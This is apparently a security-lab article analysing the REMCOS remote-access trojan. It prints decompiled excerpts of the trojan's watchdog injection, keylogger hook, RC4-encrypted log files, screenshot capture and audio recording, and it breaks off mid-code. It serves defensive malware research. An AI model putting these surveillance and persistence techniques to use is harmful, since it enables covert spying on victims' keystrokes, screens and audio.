Dissecting REMCOS RAT: An in- depth analysis of a widespread 2024 malware, Part Two

elastic.co/security-labs/dissecting-remcos-rat-part-two

Subscribe

In the previous article in this series on the REMCOS implant, we shared information about execution, persistence, and defense evasion mechanisms. Continuing this series we'll cover the second half of its execution flow and you'll learn more about REMCOS recording capabilities and communication with its C2.


Starting watchdog

If the `enable_watchdog_flag` (index `0x32`) is enabled, the REMCOS will activate its watchdog feature.

```
537         if ( g_configuration_enable_watchdog )
538           fp_CreateThread(0, 0, ctf::thread::AsyncStartWatchdog, 0, 0, 0);
539
```

0x40F24F Starting watchdog feature if enabled in the configuration

This feature involves the malware launching a new process, injecting itself into it, and monitoring the main process. The goal of the watchdog is to restart the main process in case it gets terminated. The main process can also restart the watchdog if it gets terminated.



Console message indicating activation of watchdog module


The target binary for watchdog injection is selected from a hardcoded list, choosing the first binary for which the process creation and injection are successful:

- `svchost.exe`
- `rmclient.exe`
- `fsutil.exe`

```
104   ctf::std::WString::FromWStr(&v29, (wchar_t *)L"svchost.exe");
105   sub_41287D(&v29);
106   ctf::std::WString::Reset(&v29);
107   ctf::std::WString::FromWStr(&v29, (wchar_t *)L"rmclient.exe");
108   sub_41287D(&v29);
109   ctf::std::WString::Reset(&v29);
110   ctf::std::WString::FromWStr(&v29, (wchar_t *)L"fsutil.exe");
```


0x4122C5 Watchdog target process selection

In this example, the watchdog process is `svchost.exe`.



svchost.exe watchdog process

The registry value `HKCU/SOFTWARE/{MUTEX}/WD` is created before starting the watchdog process and contains the main process PID.



The main process PID is saved in the WD registry key

Once REMCOS is running in the watchdog process, it takes a "special" execution path by verifying if the `WD` value exists in the malware registry key. If it does, the value is deleted, and the monitoring procedure function is invoked.


```
179     if ( g_configuration_enable_watchdog )
180     {
181       v17 = ctf::std::String::Concat3((ctf::std::String *)v126, &g_configuration_mutex_string, "-W");
182       ctf::std::String::Copy1(&g_configuration_watchdog_mutex_string, v17);
183       ctf::std::String::Reset1((ctf::std::String *)v126);
184       *(_DWORD *)&v126[24] = 0;
185       *(_DWORD *)&v120 = &v126[24];
186       *(_DWORD *)&v119 = "WD";
187
188       v18 = ctf::std::String::GetBuffer2(&g_registry_path_string);
189       if ( ctf::RegistryGetDword(v18, *(char **)&v119, *(uint32_t **)&v120) )
190       {
191         *(_DWORD *)&v120 = "WD";
192         v110 = ctf::std::String::GetBuffer2(&g_registry_path_string);
193         ctf::RegistryDeleteValue1(v110, *(char **)&v120);// ctf -> "Software\akpleoeurs-QPYUMO\", "WD"
194                                                          //
195         ctf::WatchdogMonitorRelaunchProcess(*(uint32_t *)&v126[24]);
196       }
197     }
```

0x40EB54 Watchdog execution path when WD registry value exists

It is worth noting that the watchdog process has a special mutex to differentiate it from the main process mutex. This mutex string is derived from the configuration (index `0xE`) and appended with `-W`.


```
24      "mutex": "MARE_IS_BEAUTIFUL_EX",
25      "enable_keylogger_flag": true,
```

Mutex field in the configuration



Comparison between main process and watchdog process mutexes

When the main process is terminated, the watchdog detects it and restarts it using the `ShellExecuteW` API with the path to the malware binary retrieved from the `HKCU/SOFTWARE/{mutex}/exepath` registry key



Console message indicating process restart by watchdog

Starting recording threads

Keylogging thread

The offline keylogger has two modes of operation:

1. Keylog everything
2. Enable keylogging when specific windows are in the foreground

When the `keylogger_mode` (index `0xF`) field is set to 1 or 2 in the configuration, REMCOS activates its "Offline Keylogger" capability.

```
15:38:37:043 i | Remcos Agent initialized
15:38:37:043 i | Offline Keylogger Started
15:38:37:541 i | Access Level: Administrator
15:38:37:541 i | Connecting  | TLS Off | esl e
```

Keylogging is accomplished using the `SetWindowsHookExA` API with the `WH_KEYBOARD_LL` constant.


```
int __thiscall ctf::Keylogger::InitializeKeylogger(ctf::Keylogger *p_this)
{
  HMODULE h_current_module; // eax
  HHOOK v3; // eax
  DWORD LastError; // eax
  ctf::std::String *v5; // eax
  ctf::std::String v7; // [esp-30h] [ebp-70h] BYREF
  ctf::std::String v8; // [esp-18h] [ebp-58h] BYREF
  ctf::std::String v9; // [esp+Ch] [ebp-34h] BYREF
  struct tagMSG Msg; // [esp+24h] [ebp-1Ch] BYREF

  g_offline_keylogger1 = p_this;
  if ( p_this->h_windows_hook
    || (h_current_module = GetModuleHandleA(0),
        v3 = SetWindowsHookExA(WH_KEYBOARD_LL, (HOOKPROC)ctf::callback::KeyloggerWindowsHook, h_current_module, 0),
        (p_this->h_windows_hook = v3) != 0) )
```

0x40A2B8 REMCOS setting up keyboard event hook using SetWindowsHookExA


The file where the keylogging data is stored is built using the following configuration fields:

- `keylogger_root_directory` (index `0x31`)
- `keylogger_parent_directory` (index `0x10`)
- `keylogger_filename` (index `0x11`)

The keylogger file path is `{keylogger_root_directory}/{keylogger_parent_directory}/{keylogger_filename}`. In this case, it will be `%APPDATA%/keylogger.dat`.



Keylogging data file keylogger.dat



Keylogging data content

The keylogger file can be encrypted by enabling the `enable_keylogger_file_encryption_flag` (index `0x12`) flag in the configuration. It will be encrypted using the RC4 algorithm and the configuration key.

```
63        Length = ctf::std::String::GetLength(&g_configuration_rc4_key);
64        Buffer2 = ctf::std::String::GetBuffer2(&g_configuration_rc4_key);
65        ctf::crypto::RC4::Init(Src, (uint8_t *)Buffer2, Length);
66
67        v10 = ctf::std::WString::GetBuffer0(&p_this->keylogger_path_wstring);
68        if ( PathFileExistsW(v10) )
69        {
70          ctf::std::String::sub_4020DF(&v27);
71          v11 = ctf::std::WString::GetBuffer0(&p_this->keylogger_path_wstring);
72          if ( ctf::ReadFile(v11, &v27) )
73          {
74            v23 = ctf::std::String::GetLength(&v27);
75            v12 = ctf::std::String::GetBuffer2(&v27);
76            v13 = (ctf::std::String *)ctf::crypto::RC4::EncryptDecrypt(Src, &p_dst, v12, v23);
77            ctf::std::String::Copy1((ctf::std::String *)&v26.buffer.as_bytes[4], v13);
78            ctf::std::String::Reset1(&p_dst);
79          }
80          ctf::std::String::Reset1(&v27);
81        }
82        v24 = 2 * ctf::std::String::GetLength(p_collected_data_wstring);
83        v14 = (char *)ctf::std::WString::GetBuffer0((ctf::std::WString *)p_collected_data_wstring);
84        v15 = ctf::std::String::FromCStr(&p_dst, v14, v24);
85        ctf::std::String::Concat0((ctf::std::String *)&v26.buffer.as_bytes[4], v15);
86        ctf::std::String::Reset1(&p_dst);
87
88        v25 = ctf::std::String::GetLength((ctf::std::String *)&v26.buffer.as_bytes[4]);
89        v16 = ctf::std::String::GetBuffer2((ctf::std::String *)&v26.buffer.as_bytes[4]);
90        ctf::crypto::RC4::EncryptDecrypt(Src, &p_ctx, v16, v25);
91
92        v17 = ctf::std::WString::GetBuffer0(&p_this->keylogger_path_wstring);
93        ctf::WriteFile(&p_ctx, v17);
```

0x40A7FC Decrypting, appending, and re-encrypting the keylogging data file

The file can also be made super hidden by enabling the `enable_keylogger_file_hiding_flag` (index `0x13`) flag in the configuration.

When using the second keylogging mode, you need to set the `keylogger_specific_window_names` (index `0x2A`) field with strings that will be searched in the current foreground window title every 5 seconds.

```
void __thiscall ctf::StartOfflineKeylogger(ctf::Keylogger *p_this)
{
  char *Buffer2; // eax
  ctf::std::WString v3; // [esp-18h] [ebp-20h] BYREF
  int v4; // [esp+4h] [ebp-4h] BYREF

  v4 = 0;
  Buffer2 = ctf::std::String::GetBuffer2(&g_registry_path_string);
  if ( ctf::RegistryGetDword(Buffer2, "okmode", (uint32_t *)&v4) )
    p_this->mode = v4;

  if ( p_this->mode == 1 )
  {
    sub_40905C((ctf::std::String *)&v3, (ctf::std::String *)&p_this->keylogger_path_wstring);
    ctf::StartOfflineKeyloggerMode1(&g_keylogger, v3.buffer.p_as_ptr);
  }
  else if ( p_this->mode == 2 )
  {
    sub_40905C((ctf::std::String *)&v3, (ctf::std::String *)&p_this->keylogger_path_wstring);
    ctf::StartOfflineKeyloggerMode2(v3);
  }
}
```

0x40A109 Keylogging mode choice

Upon a match, keylogging begins. Subsequently, the current foreground window is checked every second to stop the keylogger if the title no longer contains the specified strings.

```
  while ( 1 )
  {
    memset(String, 0, sizeof(String));
    while ( 1 )
    {
      ctf::std::WString::FromWStr((ctf::std::WString *)&v5[16], p_this->p_w_keylogging_window_names);
      if ( ctf::IsForegroundWindowTitleInWString(*(ctf::std::WString *)&v5[16]) )
        break;
      Sleep(500u);
    }
    *(_DWORD *)&v5[36] = L" ]\r\n";
    v3 = ctf::std::WString::FromWStr(&v8, String);
    sub_4042FC(&v7, L"\r\n[ ", v3);
    v4 = sub_403014(&v6, *(wchar_t **)&v5[36]);
    ctf::std::WString::Copy0((ctf::std::WString *)&p_this->collected_data_wstring, (ctf::std::WString *)v4);
    ctf::std::WString::Reset((ctf::std::WString *)(&v6.buffer.p_as_ptr + 1));
    ctf::std::WString::Reset((ctf::std::WString *)(&v7.buffer.p_as_ptr + 1));
    ctf::std::WString::Reset((ctf::std::WString *)(&v8.buffer.p_as_ptr + 1));
    sub_40905C((ctf::std::String *)&v5[20], p_keylogger_path_wstring);
    ctf::StartOfflineKeyloggerMode1(p_this, *(wchar_t **)&v5[20]);
    while ( 1 )
    {
      ctf::std::WString::FromWStr((ctf::std::WString *)v5, p_this->p_w_keylogging_window_names);
      if ( !ctf::IsForegroundWindowTitleInWString(*(ctf::std::WString *)v5) )
        break;
      Sleep(100u);
    }
    ctf::Keylogger::Stop(p_this);
```

Monitoring foreground window for keylogging activation

Screen recording threads

When the `enable_screenshot_flag` (index `0x14`) is enabled in the configuration, REMCOS will activate its screen recording capability.

```
436       v82 = ctf::std::vector::String::Get(&g_configuration_vector, ctf::Configuration::kEnableScreenshotFlag);
437       if ( *ctf::std::String::GetBuffer2(v82) == 1 )
438       {
439         v83 = (ctf::struc_14 *)operator new(2u);
440         v84 = 0;
441         *(_DWORD *)v126 = ctf::Configuration::kEnableScreenshotMouseDrawingFlag;
442         v83->screenshot_specific_window_flag = 0;
443         v85 = ctf::std::vector::String::Get(&g_configuration_vector, *(uint32_t *)v126);
444         v86 = ctf::std::String::GetBuffer2(v85);
445         *(_DWORD *)v126 = 0;
446         v125 = 0;
447         v124 = (uint32_t)v83;
448         v87 = *v86 == 0;
449         v123 = (ctf::std::WString *)ctf::thread::ScreenshotCapture;
450         *(_DWORD *)&v122 = 0;
451         *(_DWORD *)&v121 = 0;
452         v83->draw_mouse_flag = !v87;
453
454         fp_CreateThread(
455           *(LPSECURITY_ATTRIBUTES *)&v121,
456           *(SIZE_T *)&v122,
457           (LPTHREAD_START_ROUTINE)v123,
458           (LPVOID)v124,
459           v125,
460           *(LPDWORD *)v126);
461       }
```

0x40F0B3 Starting screen recording capability when enabled in configuration

To take a screenshot, REMCOS utilizes the `CreateCompatibleBitmap` and the `BitBlt` Windows APIs. If the `enable_screenshot_mouse_drawing_flag` (index `0x35`) flag is enabled, the mouse is also drawn on the bitmap using the `GetCursorInfo`, `GetIconInfo`, and the `DrawIcon` API.

```
54    CompatibleBitmap = CreateCompatibleBitmap(DCA, wDest, v8);
```

0x418E76 Taking screenshot 1/2

```
76    if ( g_fp_GetCursorInfo(&pci) )
77    {
78      if ( GetIconInfo((HICON)pci.flags, (PICONINFO)&piconinfo[1]) )// ctf -> Draw mouse icon with the screenshot
79      {
80        v12 = (char *)((char *)pci.hCursor - *(_DWORD *)&piconinfo[3] - (char *)DCA);
81        v13 = pci.ptScreenPos.x - *(_DWORD *)&piconinfo[5];
82        DeleteObject(*(HGDIOBJ *)&piconinfo[9]);
83        DeleteObject(*(HGDIOBJ *)&piconinfo[7]);
84        DrawIcon(CompatibleDC, (int)v12, v13, (HICON)pci.flags);
85        v10 = 0;
86        DCA = hDest;
87      }
88    }
89  }
90
91  if ( (_BYTE)a3 )
92  {
93    if ( hdcSrc )
94    {
95      BitBlt(CompatibleDC, 0, 0, (int)hMem, v25, hdcSrc, 0, 0, 0x660046u);
```


0x418E76 Taking screenshot 2/2

The path to the folder where the screenshots are stored is constructed using the following configuration:

- `screenshot_parent_directory` (index `0x19`)
- `screenshot_folder` (index `0x1A`)

The final path is `{screenshot_parent_directory}/{screenshot_folder}`.

REMCOS utilizes the `screenshot_interval_in_minutes` (index `0x15`) field to capture a screenshot every X minutes and save it to disk using the following format string: `time_%04i%02i%02i_%02i%02i%02i`.



Location where screenshots are saved


Similarly to keylogging data, when the `enable_screenshot_encryption_flag` (index `0x1B`) is enabled, the screenshots are saved encrypted using the RC4 encryption algorithm and the configuration key.

At the top, REMCOS has a similar "specific window" feature for its screen recording as its keylogging capability. When the `enable_screenshot_specific_window_names_flag` (index `0x16`) is set, a second screen recording thread is initiated.

```
467         v88 = ctf::std::vector::String::Get(
468                 &g_configuration_vector,
469                 ctf::Configuration::kEnableScreenshotSpecificWindowNames);
470         if ( *ctf::std::String::GetBuffer2(v88) == 1 )
471         {
472           v89 = operator new(2u);
473           *(_DWORD *)v126 = ctf::Configuration::kEnableScreenshotMouseDrawingFlag;
474           *v89 = 1;
475           v90 = ctf::std::vector::String::Get(&g_configuration_vector, *(uint32_t *)v126);
476           v91 = ctf::std::String::GetBuffer2(v90);
477           *(_DWORD *)v126 = 0;
478           v125 = 0;
479           v124 = (uint32_t)v89;
480           v87 = *v91 == 0;
481           v123 = (ctf::std::WString *)ctf::thread::ScreenshotCapture;
482           *(_DWORD *)&v122 = 0;
483           *(_DWORD *)&v121 = 0;
484           v89[1] = !v87;
485
486           fp_CreateThread(
487             *(LPSECURITY_ATTRIBUTES *)&v121,
488             *(SIZE_T *)&v122,
489             (LPTHREAD_START_ROUTINE)v123,
490             (LPVOID)v124,
491             v125,
492             *(LPDWORD *)v126);
493         }
```
0x40F108 Starting specific window screen recording capability when enabled in configuration

This time, it utilizes the `screenshot_specific_window_names` (index `0x17`) list of strings to capture a screenshot when the foreground window title contains one of the specified strings. Screenshots are taken every X seconds, as specified by the `screenshot_specific_window_names_interval_in_seconds` (index `0x18`) field.

In this case, the screenshots are saved on the disk using a different format string: `wnd_%04i%02i%02i_%02i%02i%02i`. Below is an example using ["notepad"] as the list of specific window names and setting the Notepad process window in the foreground.



Screenshot triggered when Notepad window is in the foreground

Audio recording thread

When the `enable_audio_recording_flag` (index `0x23`) is enabled, REMCOS initiates its audio recording capability.

```
v92 = ctf::std::vector::String::Get(&g_configuration_vector, ctf::Configuration::kEnableAudioRecordingFlag);
if ( *ctf::std::String::GetBuffer2(v92) == 1 )
{
  g_audio_record_enabled = 1;
  v93 = ctf::std::vector::String::Get(&g_configuration_vector, ctf::Configuration::kAudioRecordParentDirectory);
  v94 = ctf::std::String::GetBuffer2(v93);
  v95 = ctf::std::vector::String::Get(&g_configuration_vector, ctf::Configuration::kAudioRecordFolder);
  v96 = ctf::std::String::GetBuffer2(v95);
  v97 = ctf::BuildMalwarePath1((ctf::std::WString *)&v126[24], *v94, v96);
  ctf::std::WString::Copy0(&g_audio_record_path_wstring, v97);
  ctf::std::WString::Reset((ctf::std::WString *)&v126[24]);
  fp_CreateThread(0, 0, ctf::thread::AudioRecordingRelated, 0, 0, 0);
}
```
0x40F159 Starting audio recording capability when enabled in configuration

The recording is conducted using the Windows `Wave*` API. The duration of the recording is specified in minutes by the `audio_recording_duration_in_minutes` (`0x24`) configuration field.


```
18  v2 = ctf::std::vector::String::Get(&g_configuration_vector, ctf::Configuration::AudioRecordingDurationInMinute);
19  Buffer2 = ctf::std::String::GetBuffer2(v2);
20  g_recording_duration = 60 * ctf::Atoi(Buffer2) * g_waveformatex.nSamplesPerSec;
